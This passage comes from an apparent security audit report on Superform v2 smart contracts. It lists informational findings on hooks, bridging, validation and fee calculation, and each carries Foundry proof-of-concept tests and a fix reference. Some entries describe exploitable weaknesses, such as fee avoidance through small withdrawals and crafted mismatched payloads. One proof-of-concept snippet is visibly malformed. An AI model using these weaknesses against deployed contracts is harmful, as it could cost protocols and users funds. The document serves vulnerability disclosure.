        if (usedMerkleRoots[account][merkleRoot]) revert MERKLE_ROOT_ALREADY_USED();
        usedMerkleRoots[account][merkleRoot] = true;

        if (executorCalldata.length <= EMPTY_EXECUTION_LENGTH) {
            emit SuperDestinationExecutorReceivedButNoHooks(account);
            return;
        }

        Execution[] memory execs = new Execution[](1);
        execs[0] = Execution({target: address(this), value: 0, callData: executorCalldata});

        ModeCode modeCode = ERC7579ModeLib.encode({
            callType: CALLTYPE_BATCH,
            execType: EXECTYPE_DEFAULT,
            mode: MODE_DEFAULT,
            payload: ModePayload.wrap(bytes22(0))
        });

        try IERC7579Account(account).executeFromExecutor(modeCode, ERC7579ExecutionLib.encodeBatch(execs)) {
            emit SuperDestinationExecutorExecuted(account);
        } catch Panic(uint256 errorCode) {
            emit SuperDestinationExecutorPanicFailed(account, errorCode);
        } catch Error(string memory reason) {
            emit SuperDestinationExecutorFailed(account, reason);
        } catch (bytes memory lowLevelData) {
            emit SuperDestinationExecutorFailedLowLevel(account, lowLevelData);
        }
    }
```

- If the balance is less than `intentAmounts`, `_validateBalances` returns false, causing `processBridgedExecution` to exit without executing the chained hooks:

```
    function _validateBalances(address account, address[] memory dstTokens, uint256[] memory intentAmounts)
        private
        returns (bool)
    {
        uint256 len = dstTokens.length;
        for (uint256 i; i < len; i++) {
            address _token = dstTokens[i];
            uint256 _intentAmount = intentAmounts[i];

            if (_token == address(0)) {
                if (_intentAmount != 0 && account.balance < _intentAmount) {
                    emit SuperDestinationExecutorReceivedButNotEnoughBalance(
                        account, _token, _intentAmount, account.balance
                    );
                    return false;
                }
            } else {
                uint256 _balance = IERC20(_token).balanceOf(account);
                if (_intentAmount != 0 && _balance < _intentAmount) { <@audit // returns false
                    emit SuperDestinationExecutorReceivedButNotEnoughBalance(account, _token,
                    ↪  _intentAmount, _balance);
                    return false;
                }
            }
        }
        return true;
    }
```

This behavior contradicts the documentation:

It is accepted that if the valued filled is substantially lower, execution continues anyway with the chained hooks (using the context awareness) and the users acknowledges this risk.

Impact Explanation: Arrive on-chain logic fails due to Transactions failing unexpectedly when slippage occurs, leaving funds transferred but unutilized (e.g., not staked or swapped as intended).

Likelihood Explanation: High Likelihood:

- Slippage is frequent in cross-chain bridging, especially during volatile market conditions.
- The strict balance check ensures that any slippage below intentAmounts halts execution, making this issue likely to affect users regularly.

Recommendation: Allow hooks to execute with the actual balance, assuming they are "context-aware" and can adapt to the received amount.

Superform: Fixed in PR 563.

3.4.11 `destinationData` does not encode the adapter

Submitted by Christoph Michel

Severity: Informational

Context: SuperDestinationExecutor.sol#L125

Finding Description: The `SuperDestinationExecutor` states that `msg.sender` (the adapter) is encoded in the `destinationData` to prevent replay attacks. However, `msg.sender` is not actually encoded:

```
bytes memory destinationData =
    abi.encode(executorCalldata, uint64(block.chainid), account, address(this), dstTokens, intentAmounts);
```

Recommendation (optional): Remove the comment. It shouldn't be necessary to encode the `msg.sender` (adapter) to avoid replay attacks as setting `usedMerkleRoots[account][merkleRoot] = true;` on full intent fulfillment invalidates replaying the same `destinationData`.

Superform: Fixed in PR 538.

3.4.12 Wrong comment about `_setInitialYieldSourceOracleConfig` manager updates

Submitted by Christoph Michel

Severity: Informational

Context: SuperLedgerConfiguration.sol#L215

Finding Description: This comment is wrong. Even if the caller is the manager, we don't allow updates. All updates to configs must go through proposals.

```
// Only allow updates if no config exists or if caller is the manager
YieldSourceOracleConfig memory existingConfig = yieldSourceOracleConfig[yieldSourceOracleId];
if (existingConfig.manager != address(0) && existingConfig.ledger != address(0)) revert CONFIG_EXISTS();
```

Recommendation: Consider removing the second part of the comment.

Superform: Fixed in PR 544.

3.4.13 `getAssetOutput`'s `tokenin` parameter should be called `tokenOut`

Submitted by Christoph Michel

Severity: Informational

Context: AbstractYieldSourceOracle.sol#L29

Description: The `getAssetOutput(address yieldSourceAddress, address assetIn, uint256 sharesIn)` function returns the asset output amount in the output token.

Recommendation: Consider renaming the `address assetIn` parameter to `address assetOut`. This also matches EIP-5115:

```
function previewRedeem(
    address tokenOut, // <-- tokenOut, not tokenIn
    uint256 amountSharesToRedeem
)
    external
    view
    returns (uint256 amountTokenOut);
```

Superform: Fixed in PR 545.

3.4.14 `AbstractYieldSourceOracle` could implement base `isValidUnderlyingAssets`

Submitted by Christoph Michel

Severity: Informational

Context: AbstractYieldSourceOracle.sol#L115-L120

Recommendation: The `isValidUnderlyingAssets` function is almost the same for all oracles, it iterates over the array and calls the single `isValidUnderlyingAsset` on it. The `AbstractYieldSourceOracle` could provide this implementation as part of the base class. The `overridden` implementations in each oracle can then be removed.

Superform: Fixed in PR 546.

3.4.15 `SuperNativePaymaster.UINT128_BYTES` is unused

Submitted by Christoph Michel

Severity: Informational

Context: SuperNativePaymaster.sol#L21

Recommendation: Remove the `SuperNativePaymaster.UINT128_BYTES` variable.

Superform: Fixed in PR 547.

3.4.16 First hook with `usePrevHookAmount=true` causes revert due to zero address call

Submitted by ctmotox2

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: If the first hook in a sequence is called with `usePrevHookAmount = true`, the contract will revert due to a call to the zero address.

Finding Description: In the Superform hook execution system, each hook can optionally use the output of the previous hook by setting `usePrevHookAmount = true` in its calldata. However, for the first hook in a sequence, there is no previous hook, so `prevHook` is set to `address(0)`. If `usePrevHookAmount` is set to true for the first hook, the contract attempts to call a function on the zero address, which results in a revert.

Step-by-step technical flow:

- Step 1: If `usePrevHookAmount = true` in the input, the hook does not use its own input amount, but instead calls `ISuperHookResult(prevHook).outAmount()`.
- Step 2: Since this is the first hook, `prevHook` is `address(0)`, so the call becomes `ISuperHookResult(address(0)).outAmount()`.

In Solidity, calling a function on the zero address reverts, as there is no contract deployed at that address.

Impact Explanation: The impact is a DoS for any execution that starts with a hook configured with `usePrevHookAmount = true`. Medium.

Likelihood Explanation: Since there is no check that `usePrevHookAmount = false`, likelihood is Medium.

Proof of Concept:

```
function test_RevertIf_FirstHookUsePrevHookAmountTrue() public {
    bytes memory data = _encodeData(true); // usePrevHookAmount = true
    vm.expectRevert(); // herhangi bir revert bekleniyor, çünkü address(0) çağrılır
    hook.build(address(0), address(this), data);
}
```

Recommendation: Add an explicit check in all relevant hook contracts to revert with a clear error if usePrevHookAmount = true and prevHook == address(0). For example:

```
if (usePrevHookAmount && prevHook == address(0)) {
    revert("Cannot use previous hook amount for the first hook");
}
```

This will prevent the issue from happening.

Superform: Fixed in PR 657.

3.4.17 SubType Mismatch in `EthenaCooldownSharesHook`

Submitted by kkk

Severity: Informational

Context: EthenaCooldownSharesHook.sol#L32

Summary: The `EthenaCooldownSharesHook.sol` registers its subType using the raw ASCII-padded string `"Cooldown"` instead of the canonical `keccak256("Cooldown")` hash. This deviates from all other hooks, which use HookSubTypes.getHookSubType("...") (i.e. the keccak256 hash) for their subType.

Finding Description: In the hook's constructor:

```
constructor() BaseHook(HookType.NONACCOUNTING, "Cooldown") {}
```

the second argument is the literal string `"Cooldown"` (right-padded to 32 bytes) rather than the 32-byte hash of that string. As a result, calls to:

```
cooldownSharesHook.subType()
```

return `0x436f6f6c646f776e000...0000` instead of `keccak256("Cooldown")`. Any place in the system (executor, inspectors, UIs, governance modules, or tests) that compares hook.subType() == HookSubTypes.getHookSubType("Cooldown") will never match this hook, breaking subtype-based logic.

Impact Explanation: Hook Filtering & Execution Order: If any executor logic conditionally handles the cooldown hook by matching on its subtype hash, this hook will be skipped.

Likelihood Explanation: This issue is highly likely to affect any system component relying on subType equality checks. Since raw-string subtypes are unique only to this hook, every such comparison will fail silently. The error arises from a single-character omission in the constructor and will persist until fixed.

Proof of Concept: Add test to file `EthenaHookTests.t.sol` and import `HookSubTypes.sol`:

```
import {HookSubTypes} from "../../../../../src/core/libraries/HookSubTypes.sol";


function test_EthenaCooldownSharesSubHookType_Constructor() public view {
    assertEq(
        cooldownSharesHook.subType(),
        HookSubTypes.getHookSubType("Cooldown")
    );
}
```

Run command in terminal:

```
forge test --mt test_EthenaCooldownSharesSubHookType_Constructor -vvvv
```

Logs from terminal:

```
[8516] EthenaHooksTests::test_EthenaCooldownSharesSubHookType_Constructor()
 [260] EthenaCooldownSharesHook::subType() [staticcall]
    ← [Return] 0x436f6f6c646f776e0000000000000000000000000000000000000000000000
 [0] VM::assertEq(0x436f6f6c646f776e0000000000000000000000000000000000000000000000,
↪  0x70fbe9d5927235f8c6014e8efeb60b8ac37eb0fca78742c3a38f4cc6d89da3a9) [staticcall]
     [Revert] assertion failed: 0x436f6f6c646f776e0000000000000000000000000000000000000000000000 !=
↪  0x70fbe9d5927235f8c6014e8efeb60b8ac37eb0fca78742c3a38f4cc6d89da3a9
  [Revert] assertion failed: 0x436f6f6c646f776e0000000000000000000000000000000000000000000000 !=
↪  0x70fbe9d5927235f8c6014e8efeb60b8ac37eb0fca78742c3a38f4cc6d89da3a9
```

Recommendation: Update the hook's constructor to use the keccak256 hash function for its subtype identifier, matching all other hooks:

```
- Constructor() BaseHook(HookType.NONACCOUNTING, "Cooldown") {}
+ constructor() BaseHook(
+     HookType.NONACCOUNTING,
+     HookSubTypes.COOLDOWN
+ ) {}
```

Superform: Fixed in PR 551.

3.4.18 Missing Input Length Validation in `AcrossSendFundsAndExecuteOnDstHook.build()`

Submitted by Codertjay

Severity: Informational

Context: AcrossSendFundsAndExecuteOnDstHook.sol#L67-L85

Summary: The `build()` function in `AcrossSendFundsAndExecuteOnDstHook` contract does not validate that the input data length meets the minimum required length of 217 bytes, which could lead to out-of-bounds reads.

Finding Description: The `build()` function expects input data to be at least 217 bytes long based on its byte parsing logic:

```
acrossV3DepositAndExecuteData.value = BytesLib.toUint256(data, 0); // 0-31
acrossV3DepositAndExecuteData.recipient = BytesLib.toAddress(data, 32); // 32-51
// ... more fields
acrossV3DepositAndExecuteData.usePrevHookAmount = _decodeBool(data, 216); // at 216
```

However, the function does not validate that `data.length >= 217` before attempting to read from these offsets. If shorter data is provided, the function will attempt to read beyond the array bounds. While `BytesLib` may have internal checks, it's a best practice to validate input lengths at the entry point to prevent potential issues and make the code's requirements explicit.

Impact Explanation: Low severity because:

- The issue will likely result in reverts rather than corrupted data.
- `BytesLib` likely has internal bounds checking.
- The function is view-only, limiting state impact.

Likelihood Explanation: Medium likelihood because:

- Input data length is controllable by callers.
- No documentation specifies required length.
- Missing validation is easy to miss in code review.

Proof of Concept:

```
function test_AcrossV3_Build_NoLengthCheck() public {
    // Create data shorter than required 217 bytes
    bytes memory malformedData = abi.encodePacked(
        uint256(1 ether),          // value (32 bytes)
        address(0x1),              // recipient (20 bytes)
        address(0x2),              // inputToken (20 bytes)
        address(0x3),              // outputToken (20 bytes)
        uint256(1000),            // inputAmount (32 bytes)
        uint256(900),             // outputAmount (32 bytes)
        uint256(1)                // destinationChainId (32 bytes)
    // Missing remaining required fields - total length = 188 bytes
    );

    // This should revert due to out of bounds read, but it doesn't
    // The build function will try to read past the end of the bytes array
    vm.expectRevert();  // Any revert would prove length is checked
    acrossV3hook.build(address(0), mockAccount, malformedData);
}
```

```
  v2-core-public-cantina git:(main)  forge test --mt test_AcrossV3_Build_NoLengthCheck -vvvv
[] Compiling...
[] Compiling 243 files with Solc 0.8.30
[] Solc 0.8.30 finished in 21.82s
Compiler run successful!

Ran 1 test for test/unit/hooks/bridges/BridgeHooks.t.sol:BridgeHooks
[PASS] test_AcrossV3_Build_NoLengthCheck() (gas: 15477)
Traces:
  [15477] BridgeHooks::test_AcrossV3_Build_NoLengthCheck()
    [0] VM::expectRevert(custom error 0xf4844814)
      ← [Return]
    [2651] AcrossSendFundsAndExecuteOnDstHook::build(0x0000000000000000000000000000000000000000, account:
    ↪  [0x359e534d4C79745c3c0A0BC80d80cfAe9e82699e],
    ↪  0x0000000000000000000000000000000000000000000000de0b6b3a764000000000000000000000000000000000000000
    ↪  0001000000000000000000000000000000000000000200000000000000000000000000000000000003000000000000000000
    ↪  0000000000000000000000000000000000000000003e8000000000000000000000000000000000000000000000000000000
    ↪  0000038400000000000000000000000000000000000000000000000000000000000000000001) [staticcall]
      ← [Revert] revert: toAddress_outOfBounds
    ← [Stop]

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 3.95ms (1.47ms CPU time)
Ran 1 test suite in 2.13s (3.95ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
  v2-core-public-cantina git:(main)
```

Recommendation: Add explicit length validation at the start of the build function:

```
function build(address prevHook, address account, bytes memory data)
    external
    view
    override
    returns (Execution[] memory executions)
{
    if (data.length < 217) revert("Input data too short");
    // ... rest of the function
}
```

Superform: Fixed in PR 581.

3.4.19 Incorrect index 436, should be 404, next calculation is also incorrect

Submitted by kkk

Severity: Informational

Context: DeBridgeSendOrderAndExecuteOnDstHook.sol#L52-L71

Description: The documentation comments in `DeBridgeSendOrderAndExecuteOnDstHook._createOrder` hard-code the byte offset for `allowedTakerDst_paramLength` as 436, but the actual dynamic parsing logic advances the offset to 404 bytes before that field. All subsequent static offsets in these comments are similarly off by 32 bytes. This is an informational issue: the code itself uses the correct, incremental vars.offset, but the comments are misleading.

Yet by summing the actual fixed-length fields:

- 1 byte (bool).
- 32 bytes (value).
- 20 bytes (giveTokenAddress).
- 32 bytes (giveAmount).
- 1 byte (version).
- 20 bytes (fallbackAddress).
- 20 bytes (executorAddress).
- 32 bytes (executionFee).
- 1 byte (allowDelayedExecution).
- 1 byte (requireSuccessfulExecution).
- 32 bytes (length prefix for destinationMessage).

You arrive at 404 bytes of static data before the first dynamic slice, not 436. The code's `vars.offset` increments each field correctly, so it actually reads `allowedTakerDst_paramLength` from `data[404 ...]`, not `data[436 ...]`.

Recommendation: Refresh the inline documentation to match the actual byte layout. For example, change:

```
+ /// @notice uint256 allowedTakerDst_paramLength = BytesLib.toUint256(data, 404 + ...);
```

Similarly adjust the starting indices of all later fields in the comments (e.g. change 468 to 436, 498 to 466, etc...) so that readers can rely on accurate, static examples alongside the dynamic parsing code.

Superform: Fixed in PR 553.

3.4.20 Incorrect Balance Check in `ApproveAndDeposit5115VaultHook` and `Deposit5115VaultHook`

Submitted by kelvinsmart

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: `ApproveAndDeposit5115VaultHook` and `Deposit5115VaultHook` use `IERC4626.balanceOf` to track vault share balances, which is incorrect for ERC-5115 vaults that implement `IStandardizedYield`, this will lead to reverts and incorrect state tracking.

Finding Description: The `_getBalance` function in both contracts casts `yieldSource` to `IERC4626` to call `balanceOf`:

```
function _getBalance(address account, bytes memory data) private view returns (uint256) {
    return IERC4626(data.extractYieldSource()).balanceOf(account);
}
```

These hooks target ERC-5115 vaults (marked by `HookSubTypes.ERC5115`), which implement `IStandardizedYield`, extending `IERC20Metadata`.

Impact Explanation: High. The issue disrupts state tracking and hook chaining, potentially causing subsequent hooks to use incorrect amounts, leading to failed transactions or incorrect vault interactions.

Likelihood Explanation: High. Many ERC-5115 vaults (e.g., for AMM liquidity or liquid staking) don't implement IERC4626, as noted in the ERC-5115 documentation.

Proof of Concept: Add the following test to `ApproveAndDeposit5115VaultHookTest.sol`:

```
// In ApproveAndDeposit5115VaultHookTest.sol and Deposit5115VaultHookTest.sol
function test_IncorrectBalanceCheck_RevertNonERC4626Vault() public {
    // Deploy mock ERC-5115 vault (IStandardizedYield, not IERC4626)
    Mock5115Vault vault = new Mock5115Vault(token);
    yieldSource = address(vault);
    bytes memory data = _encodeData(false);

    // Mint tokens and set balance
    _getTokens(token, address(this), amount);
    IERC20(token).approve(yieldSource, amount);
    vault.deposit(address(this), token, amount, 0); // Mint 1000 shares

    // Expect revert due to IERC4626 cast
    vm.expectRevert();
    hook.preExecute(address(0), address(this), data);
}
```

Recommendation: Update both `_getBalance` to use `IStandardizedYield.balanceOf`:

```
  function _getBalance(address account, bytes memory data) private view returns (uint256) {
-     return IERC4626(data.extractYieldSource()).balanceOf(account);
+     return IStandardizedYield(data.extractYieldSource()).balanceOf(account);
  }
```

Superform: Fixed in PR 582.

3.4.21 Dynamic Length Field Processing Could Lead to Address Truncation in Cross-Chain Bridge

Submitted by Codertjay

Severity: Informational

Context: DeBridgeSendOrderAndExecuteOnDstHook.sol#L128-L139

Summary: The `inspect()` function performs unsafe casting of dynamic-length byte fields to addresses, potentially truncating cross-chain address data and causing message corruption between chains.

Finding Description: In the `DeBridgeSendOrderAndExecuteOnDstHook` contract, the `inspect()` function casts variable-length byte fields to fixed-length addresses without validation:

```
function inspect(bytes calldata data) external pure returns (bytes memory) {
    (IDlnSource.OrderCreation memory orderCreation,,,) = _createOrder(data, "");

    return abi.encodePacked(
        orderCreation.giveTokenAddress,
        address(bytes20(orderCreation.takeTokenAddress)),  // Unsafe cast
        address(bytes20(orderCreation.receiverDst)),       // Unsafe cast
        address(bytes20(orderCreation.givePatchAuthoritySrc)),
        address(bytes20(orderCreation.orderAuthorityAddressDst)),
        address(bytes20(orderCreation.allowedCancelBeneficiarySrc))
    );
}
```

The code assumes that fields like takeTokenAddress and receiverDst are exactly 20 bytes long. However, these are dynamic bytes fields that could contain arbitrarily-sized cross-chain address formats. The casting to `bytes20` will:

1. Truncate data if length > 20 bytes.
2. Potentially revert if length < 20 bytes.
3. Corrupt address data in cross-chain messages.

Impact Explanation: Impact is Informational because:

- Only affects inspection functionality.
- Doesn't compromise funds or core bridge operations.
- Main execution path uses original untruncated data.

Likelihood Explanation: Likelihood is High because:

- Different chains commonly use different address formats.
- Some chains use addresses longer than 20 bytes.
- No validation prevents passing longer addresses.

Proof of Concept:

```
function test_InspectTruncatesLongAddresses() public {
    // Setup orderCreation with 32-byte address
    bytes memory longAddress = abi.encodePacked(
        bytes32(0x1234567890123456789012345678901234567890123456789012345678901234)
    );

    // Pack into testing data structure
    bytes memory data = _packTestData(longAddress);

    // Call inspect
    bytes memory result = hook.inspect(data);

    // Decode result - will only contain first 20 bytes
    address truncated = address(bytes20(result[0:20]));
    assertNotEqual(longAddress, truncated);
}
```

Recommendation:

1. Calldata Validation: Add a check at the start of _createOrder to ensure sufficient data length:

```
require(data.length >= 626, "Data too short");
```

2. Modify `inspect()` to handle variable-length addresses:

```
function inspect(bytes calldata data) external pure returns (bytes memory) {
    (IDlnSource.OrderCreation memory orderCreation,,,) = _createOrder(data, "");

    // Return dynamic fields without fixed casting
    return abi.encodePacked(
        orderCreation.giveTokenAddress,
        orderCreation.takeTokenAddress,      // Keep as bytes
        orderCreation.receiverDst,           // Keep as bytes
        orderCreation.givePatchAuthoritySrc,
        orderCreation.orderAuthorityAddressDst,
        orderCreation.allowedCancelBeneficiarySrc
    );
}
```

This preserves the original address format without truncation.

Superform: Fixed in PR 584.

3.4.22 Arithmetic Underflow in `DeBridgeSendOrderAndExecuteOnDstHook.build`

Submitted by kkk, also found by amir-sng

Severity: Informational

Context: DeBridgeSendOrderAndExecuteOnDstHook.sol#L105

Summary: When `usePrevHookAmount` is true and `orderCreation.giveTokenAddress` is the zero address (native), the code subtracts the old giveAmount from value without checking if `value >= giveAmount`. If `giveAmount > value`, this triggers a Solidity 0.8+ arithmetic underflow and reverts.

Finding Description: Inside the build method of `DeBridgeSendOrderAndExecuteOnDstHook.sol`:

```
if (usePrevHookAmount) {
    uint256 outAmount       = ISuperHookResult(prevHook).outAmount();
    uint256 _oldGiveAmount  = orderCreation.giveAmount;
    orderCreation.giveAmount = outAmount;
    if (orderCreation.giveTokenAddress == address(0)) {

        value -= _oldGiveAmount; // ← underflow panic if _oldGiveAmount > value
        value += outAmount;
    }
}
```

- No guard: There is no `require(value >= _oldGiveAmount)` before the subtraction.
- Underflow: In Solidity 0.8+, `value -= _oldGiveAmount` where `_oldGiveAmount > value` will revert with a panic.

Impact Explanation: Denial of Service: Legitimate hook executions that rely on chaining a previous hook's amount will unpredictably revert whenever the prior outAmount exceeds the current value, breaking cross-chain or composable flows. Call will revert with `[FAIL: panic: arithmetic underflow or overflow (0x11)]` error.

Likelihood Explanation: Any time a `orderCreation.giveAmount` value is more than the current native value passed into this hook-and the hook is configured to use `usePrevHookAmount = true` -this underflow will occur. Complex multi-hook sequences often pass varying native amounts, making this a highly probable edge case in real-world use.

Proof of Concept: In order to verify bug in code values of function _encodeDebridgeData were changed to:

```
function _encodeDebridgeData(bool usePrevHookAmount, uint256 amount, address tokenIn)
    internal
    view
    returns (bytes memory hookData)
{
    DebridgeOrderData memory data = DebridgeOrderData({
        usePrevHookAmount: usePrevHookAmount,
        value: amount,
        giveTokenAddress: address(0),
        giveAmount: 100,
        version: 0,
        fallbackAddress: address(0),
        executorAddress: address(0),
        executionFee: 0,
        allowDelayedExecution: false,
        requireSuccessfulExecution: false,
        payload: "",
        takeTokenAddress: address(mockOutputToken),
        takeAmount: amount,
        takeChainId: 100,
        receiverDst: address(this),
        givePatchAuthoritySrc: address(0),
        orderAuthorityAddressDst: "",
        allowedTakerDst: "",
        allowedCancelBeneficiarySrc: "",
        affiliateFee: "",
        referralCode: 0
    });

    address[] memory dstTokens = new address[](1);
    dstTokens[0] = address(mockOutputToken);
    uint256[] memory intentAmounts = new uint256[](1);
    intentAmounts[0] = 100;
    data.payload = abi.encode("", "", address(this), dstTokens, intentAmounts);

    bytes memory part1 = _encodeDebridgePart1(data);
    bytes memory part2 = _encodeDebridgePart2(data);
    bytes memory part3 = _encodeDebridgePart3(data);
    hookData = bytes.concat(part1, part2, part3);
}
```

Also add this test to test file `BridgeHooks.t.sol`:

```
function test_Debrigdge_Build_UsePrevAmountUnderflow() public {
    mockPrevHook = address(new MockHook(ISuperHook.HookType.INFLOW, mockInputToken));
    MockHook(mockPrevHook).setOutAmount(100);

    bytes memory data = _encodeDebridgeData(true, 50, address(mockInputToken));
    Execution[] memory executions = deBridgehook.build(mockPrevHook, mockAccount, data);
}
```

- `value`: 50.
- `data.giveAmount`: 100.
- `data.giveTokenAddress`: `address(0)`.

Recommendation: Before subtracting the old give amount, ensure no underflow can occur. For example:

```
+ error AMOUNT_UNDERFLOW();
  // ...
  if (orderCreation.giveTokenAddress == address(0)) {
-     value -= _oldGiveAmount;
+     if (value < _oldGiveAmount) revert AMOUNT_UNDERFLOW();
+     value = value - _oldGiveAmount;
      value += outAmount;
  }
```

Superform: Fixed in PR 570.

3.4.23 Mismatch between `dstTokens` and `intentAmounts` arrays in `DestinationData` allows incomplete or malformed destination intents

Submitted by 0xerenyeager, also found by greg, WaffleWizard, sergei2340, kkk, sergei2340, Codertjay and harsh123

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The `SuperDestinationValidator` contract uses a `DestinationData` struct to validate and execute cross-chain operations. This struct includes two dynamic arrays - `dstTokens` and `intentAmounts` - that are expected to maintain a positional mapping, where each token address in `dstTokens` corresponds to a specific amount in `intentAmounts`.

However, no validation is performed to enforce that these arrays have equal lengths when processing signatures or creating leaf hashes. This omission opens the possibility for inconsistencies in downstream logic that iterates over these arrays, potentially leading to:

- Skipped or unintended operations.
- Misalignment of token-to-amount mappings.
- Transaction logic errors or partial execution.
- Possible asset loss or protocol state inconsistencies.

This issue qualifies as High Severity given that cross-chain operation validators act as trust anchors for off-chain/external signatures, and any corruption in intent data integrity poses protocol-wide risks.

Finding Description: In `SuperDestinationValidator`, the following struct is defined:

```
struct DestinationData {
    bytes callData;
    uint64 chainId;
    address sender;
    address executor;
    address[] dstTokens;
    uint256[] intentAmounts;
}
```

When validating a signature or creating a leaf hash:

- The `_decodeDestinationData()` function decodes and returns both arrays without checking their lengths.

- The `_createLeaf()` function then hashes these arrays together, assuming they are aligned.
- No check enforces `dstTokens.length == intentAmounts.length`.

As a result, a malicious or erroneous payload could include:

```
dstTokens = [tokenA, tokenB]
intentAmounts = [1e18]
```

or the reverse - leading to:

- Out-of-bounds reads if iterating over the longer array.
- Skipped execution of intents.
- Mismatched token transfers.
- Potential misuse in downstream executor implementations relying on this data.

A proof of concept test confirmed this behavior by submitting mismatched arrays, causing a revert in the validator (if length checks are present), or otherwise leading to silent inconsistencies.

Impact Explanation:

- Integrity risk: The call data is considered verified via Merkle proof, but its internal array structures can be invalid.
- Logic errors: Execution contracts may rely on array index positions.
- Partial operation execution or silent skips.
- Potential asset misallocation if tokens or amounts are improperly paired.

In a cross-chain system with external execution relayers, this inconsistency can lead to unrecoverable asset misrouting or locked funds.

Likelihood Explanation: High.

- This is a parameter structure mismatch issue in cross-chain message validation.
- There's no length check or enforced array equality before the data is hashed and included in Merkle proof verification via `_createLeaf`.
- An attacker can craft a malicious `DestinationData` payload with mismatched lengths for `dstTokens` and `intentAmounts`.

Proof of Concept: Mismatched `dstTokens` and `intentAmounts` in `DestinationData`.

```
function _createMismatchedWithdrawDestinationData(uint256 nonce) private view returns (DestinationData memory) {
    // dstTokens has length 2
    address ;
    dstTokens[0] = address(this);
    dstTokens[1] = address(0x123);

    // intentAmounts has length 1 (mismatched)
    uint256 ;
    intentAmounts[0] = 1e18;

    // Return the DestinationData with mismatched array lengths
    return DestinationData(
        nonce,
        abi.encodeWithSelector(IERC4626.withdraw.selector, 1e18, address(this)),
        uint64(block.chainid),
        signerAddr,
        address(this),
        address(this),
        address(this),
        dstTokens,
        intentAmounts
    );
}
```

This will successfully produce a DestinationData struct where:

- `dstTokens.length == 2`.

- `intentAmounts.length == 1`.

But the validator logic (both in `_createLeaf` and `isValidDestinationSignature`) never asserts that these lengths match before using them as correlated pairs - enabling a mismatch-based logic corruption or DoS risk, depending on downstream consumer assumptions.

For example:

```
function _createMismatchedWithdrawDestinationData(uint256 nonce) private view returns (DestinationData memory) {
    // dstTokens has length 2
    address[] memory dstTokens = new address[](2);
    dstTokens[0] = address(this);
    dstTokens[1] = address(0x123);

    // intentAmounts has length 1 (mismatched)
    uint256[] memory intentAmounts = new uint256[](1);
    intentAmounts[0] = 1e18;

    return DestinationData(
        nonce,
        abi.encodeWithSelector(IERC4626.withdraw.selector, 1e18, address(this)),
        uint64(block.chainid),
        signerAddr,
        address(this),
        address(this),
        address(this),
        dstTokens,
        intentAmounts
    );
}
```

Recommendation: Add a strict validation check in _decodeDestinationData to ensure array length parity:

```
if (dstTokens.length != intentAmounts.length) revert INVALID_ARRAY_LENGTH();
```

And define the corresponding custom error:

```
error INVALID_ARRAY_LENGTH();
```

Place this immediately after decoding both arrays and before returning the `DestinationData` struct.

Superform: Fixed in PR 559.

3.4.24 Zero Fees Due to Rounding Down in `_calculateFees` for Small Profits

Submitted by kelvinsmart

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The _calculateFees function in the BaseLedger contract uses Math.mulDiv with default rounding down, causing fees to round to zero for small profit values. This allows users to withdraw small amounts without paying fees, leading to revenue loss for the protocol.

Finding Description: In the BaseLedger contract, the _calculateFees function calculates fees as:

```
feeAmount = Math.mulDiv(profit, feePercent, 10_000);
```

The `Math.mulDiv` function rounds down by default, so when profit is small, the computed fee `(profit * feePercent) / 10,000` can be less than 1, resulting in `feeAmount = 0`. This issue enables users to exploit the system by making multiple small withdrawals to avoid fees entirely.

Impact Explanation: Medium. Users can withdraw small amounts (e.g., profit < 10 for feePercent = 1,000) to consistently avoid fees, reducing the protocol's income. Exploitation Risk: users commonly optimize transaction sizes to minimize costs (e.g., in AMMs or lending protocols). This issue incentivizes users to split large withdrawals into smaller ones, amplifying revenue loss. Allowing zero fees for small profits undermines the protocol's fee structure.

Likelihood Explanation: High. No Minimum Restrictions: The BaseLedger contract lacks minimum withdrawal sizes, increasing the likelihood unless the executor enforces them.

Proof of Concept: The issue was verified using the test `test_SmallProfitWithdrawal_ZeroFeesDueToRounding` in `FeesTest.sol`.

```
function test_SmallProfitWithdrawal_ZeroFeesDueToRounding() external {
    uint256 amount = 100;
    _getTokens(underlying, accountEth, amount);
    MockAccountingVault(yieldSourceAddress).setCustomPps(1e18);
    address[] memory hooksAddresses = new address[](2);
    hooksAddresses[0] = approveHook;
    hooksAddresses[1] = deposit4626Hook;
    bytes[] memory hooksData = new bytes[](2);
    hooksData[0] = _createApproveHookData(underlying, yieldSourceAddress, amount, false);
    hooksData[1] = _createDeposit4626HookData(
        bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY)), yieldSourceAddress, amount, false, address(0), 0
    );
    ISuperExecutor.ExecutorEntry memory entry =
        ISuperExecutor.ExecutorEntry({hooksAddresses: hooksAddresses, hooksData: hooksData});
    UserOpData memory userOpData = _getExecOps(instanceOnEth, superExecutorOnEth, abi.encode(entry));
    executeOp(userOpData);
    MockAccountingVault(yieldSourceAddress).setCustomPps(1.1e18);
    _getTokens(underlying, address(vaultInstance), LARGE);
    uint256 sharesToWithdraw = 10;
    uint256 amountOut = vaultInstance.convertToAssets(sharesToWithdraw);
    assertEq(amountOut, 11, "Amount out should be 11");
    uint256 costBasis = sharesToWithdraw;
    uint256 profit = amountOut - costBasis;
    assertEq(profit, 1, "Profit should be 1");
    console.log("Profit:", profit);
    console.log("Amount Out:", amountOut);
    console.log("Cost Basis:", costBasis);
    hooksAddresses = new address[](1);
    hooksAddresses[0] = redeem4626Hook;
    hooksData = new bytes[](1);
    hooksData[0] = _createRedeem4626HookData(
        bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY)), yieldSourceAddress, accountEth, sharesToWithdraw, false
    );
    ISuperLedgerConfiguration.YieldSourceOracleConfig memory config =
        ledgerConfig.getYieldSourceOracleConfig(bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY)));
    uint256 feeBalanceBefore = IERC20(underlying).balanceOf(config.feeRecipient);
    console.log("Fee Balance Before:", feeBalanceBefore);
    entry = ISuperExecutor.ExecutorEntry({hooksAddresses: hooksAddresses, hooksData: hooksData});
    userOpData = _getExecOps(instanceOnEth, superExecutorOnEth, abi.encode(entry));
    executeOp(userOpData);
    uint256 feeBalanceAfter = IERC20(underlying).balanceOf(config.feeRecipient);
    console.log("Fee Balance After:", feeBalanceAfter);
